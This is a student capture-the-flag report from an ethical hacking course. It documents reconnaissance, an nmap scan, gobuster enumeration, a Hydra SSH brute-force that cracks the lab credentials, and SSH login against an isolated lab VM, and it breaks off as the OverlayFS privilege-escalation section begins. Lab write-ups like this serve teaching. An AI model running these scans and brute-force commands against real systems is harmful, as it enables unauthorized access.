
CATCH THE FLAG – DETAILED REPORT

Privilege Escalation - Potato CTF Machine

Prepared By	Mamoon Ahmad
Date	April 29, 2026
Target Machine	Potato CTF (192.168.163.139)
Assessment Type	Hacking Simulation / Privilege Escalation

1. EXECUTIVE SUMMARY

This report documents a full penetration test conducted against the Potato CTF virtual machine as part of the CS4061 Ethical Hacking Concepts and Practices course at FAST NUCES, Lahore. The assessment was performed in an isolated VirtualBox lab environment using Kali Linux as the attacker machine.

The objective was to gain unauthorized access to the target system and escalate privileges to root level, simulating a real-world attack scenario. The exercise covered the complete attack lifecycle: reconnaissance, enumeration, exploitation, and privilege escalation.

Key Findings

- Target machine was running Ubuntu 14.04 with kernel 3.13.0 - a severely outdated and unpatched system
- SSH service was running on a non-standard port 7120, but was still susceptible to credential brute-forcing
- The web server exposed a phpinfo() page revealing full system and PHP configuration details
- The system username was discoverable through web server reconnaissance (index.html page title)
- The Linux kernel was vulnerable to CVE-2015-1328 (OverlayFS privilege escalation)
- Root access was achieved and the proof flag was successfully captured

Risk Summary

Vulnerability	Severity	Status
Outdated OS / Kernel	CRITICAL	Exploited
phpinfo() Exposed	HIGH	Exploited
Weak SSH Credentials	HIGH	Exploited
CVE-2015-1328 (OverlayFS)	CRITICAL	Exploited
Information Disclosure via Web	MEDIUM	Exploited

2. ENVIRONMENT SETUP

2.1 Lab Configuration

The penetration test was conducted in a completely isolated virtual environment using Oracle VirtualBox. Both machines were configured on the same internal network to allow direct communication.

Component	Details
Attacker Machine	Kali Linux - VirtualBox VM
Target Machine	Potato CTF - Ubuntu 14.04 LTS (BSCS Spring-2023 Appliance)
Network Mode	NAT
Attacker IP	192.168.163.137 (Kali Linux)
Target IP	192.168.163.139 (Potato CTF)
VirtualBox Version	6.0.24

2.2 Tools Used

- netdiscover - Network host discovery
 - Nmap - Port scanning and service enumeration
 - Gobuster - Web directory brute-forcing
 - Hydra - SSH credential brute-forcing
 - Metasploit Framework - SSH enumeration and exploitation
 - GCC - C exploit compilation
 - Python3 HTTP Server - File transfer between machines
 - curl / browser - Web reconnaissance
-

3. PENETRATION TESTING - STEP BY STEP

Step 1: Host Discovery (netdiscover)

Objective

Identify the target machine's IP address within the virtual network.

Command Executed

```
netdiscover
```

Explanation

netdiscover performs ARP scanning across the local subnet to identify all live hosts. Since both VMs were on the same internal network, the tool identified the target machine at 192.168.163.139 with its MAC address and vendor information.




Figure 1: netdiscover output showing target IP 192.168.163.139

Result

- Target machine IP address identified: 192.168.163.139

Step 2: Port Scanning & Service Enumeration (Nmap)

Objective

Discover all open ports and identify services running on the target machine.

Command Executed

```
nmap -sV -p- 192.168.163.139
```

Explanation

Nmap was used with full port scan (-p-), version detection (-sV) to comprehensively enumerate all services. This revealed two critical open ports.




Figure 2: Nmap scan results showing port 80 (HTTP) and port 7120 (SSH)

Results

Port	Service / Detail
80/tcp	HTTP — Apache 2.0 web server

Step 3: Web Reconnaissance (Gobuster + Browser)

Objective

Enumerate hidden directories and files on the web server to gather intelligence.

Commands Executed

```
gobuster dir -u http://192.168.163.139 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
curl http://192.168.163.139/info.php
curl http://192.168.163.139/index.html
```

Explanation

Gobuster performed brute-forcing directory which revealed two accessible pages: info.php and index.html. The info.php page exposed a full PHP configuration page (phpinfo()) which leaked critical system information including the OS version, kernel version, PHP version, and Apache configuration. The index.html page was titled 'Potato' - revealing the machine's name and hinting at the system username.





Figure 3: Gobuster showing directories and files along with /info.php and /index.html



PHP Version 5.5.9-1ubuntu4.29	
System	Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-imap.ini, /etc/php5/apache2/conf.d/20-ldap.ini, /etc/php5/apache2/conf.d/20-mbstring.ini, /etc/php5/apache2/conf.d/20-memcached.ini, /etc/php5/apache2/conf.d/20-ming.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-pdo_sqlite.ini, /etc/php5/apache2/conf.d/20-redis.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-recode.ini, /etc/php5/apache2/conf.d/20-sockets.ini, /etc/php5/apache2/conf.d/20-ssh2.ini, /etc/php5/apache2/conf.d/20-tidy.ini, /etc/php5/apache2/conf.d/20-xmlrpc.ini, /etc/php5/apache2/conf.d/20-xsl.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension	API220121212.NTS

Figure 4: Browser showing info.php (phpinfo page) with PHP 5.5.9 and Ubuntu 14.04 kernel visible




Figure 5: Browser showing index.html with title 'Potato' and potato image

Critical Information Gathered from phpinfo()

Field	Value Discovered
Operating System	Ubuntu 14.04 LTS
Kernel Version	Linux 3.13.0-24-generic (Apr 10 2014)
PHP Version	5.5.9-1ubuntu4.29
Web Server	Apache 2.0 Handler
Architecture	x86_64

Key Intelligence

- Machine name 'Potato' from index.html title → likely username: potato
- Ubuntu 14.04 with kernel 3.13 → known vulnerable to CVE-2015-1328
- PHP 5.5.9 and Apache fully exposed → information disclosure vulnerability

Step 4: SSH Credential Brute-Forcing (Hydra)

Objective

Use the discovered username 'potato' to brute-force the SSH password using a targeted wordlist attack.

Username Discovery

The Metasploit `ssh_enumusers` module (CVE-2018-15473) was attempted first but the target server was not vulnerable to the timing-based enumeration technique, returning false positives. The username was instead deduced from web reconnaissance - the machine's page title 'Potato' strongly suggested the system username was 'potato', which was confirmed when the SSH server accepted the username and prompted for a password.

Commands Executed

```
hydra -l potato -P /usr/share/wordlists/fasttrack.txt -s 7120 ssh://192.168.163.139  
-t 16 -V
```

Explanation

Hydra was configured with the known username 'potato' and the `fasttrack.txt` wordlist - a curated list of commonly used passwords ideal for CTF and lab machines. The `-s` flag specified the non-standard SSH port 7120. With a single known username, the attack was significantly faster than a full credential spray.




Figure 6: Hydra brute force running showing attempts — include date command output above




Figure 7: Hydra success output showing [7120] [ssh] host: 192.168.163.139 login: **potato** password: **letmein**

Result

Field	Value
Username	potato
Password	letmein
Port	7120
Method	Dictionary brute-force (fasttrack.txt)

Step 5: Initial Access via SSH

Objective

Establish an interactive shell on the target machine using the discovered credentials.

Commands Executed

```
ssh potato@192.168.163.139 -p 7120
date
whoami
id
uname -a
```

Explanation

SSH login was performed using the credentials discovered in the previous step. Upon successful authentication, an interactive bash shell was obtained as the 'potato' user. The id command confirmed user-level access with UID 1000, and the uname command confirmed the vulnerable kernel version.




Figure 8: Successful SSH login showing potato@ubuntu:~\$




Figure 9: Output of `whoami`, `id`, and `uname -a` commands confirming access as `potato` user

Current Access Level

- User: potato
- UID: 1000 (standard user - NOT root)
- Groups: potato, adm, cdrom, sudo, dip, plugdev
- Note: sudo binary was not installed on the system

Step 6: Privilege Escalation (CVE-2015-1328 OverlayFS)

6.1 Vulnerability Identified

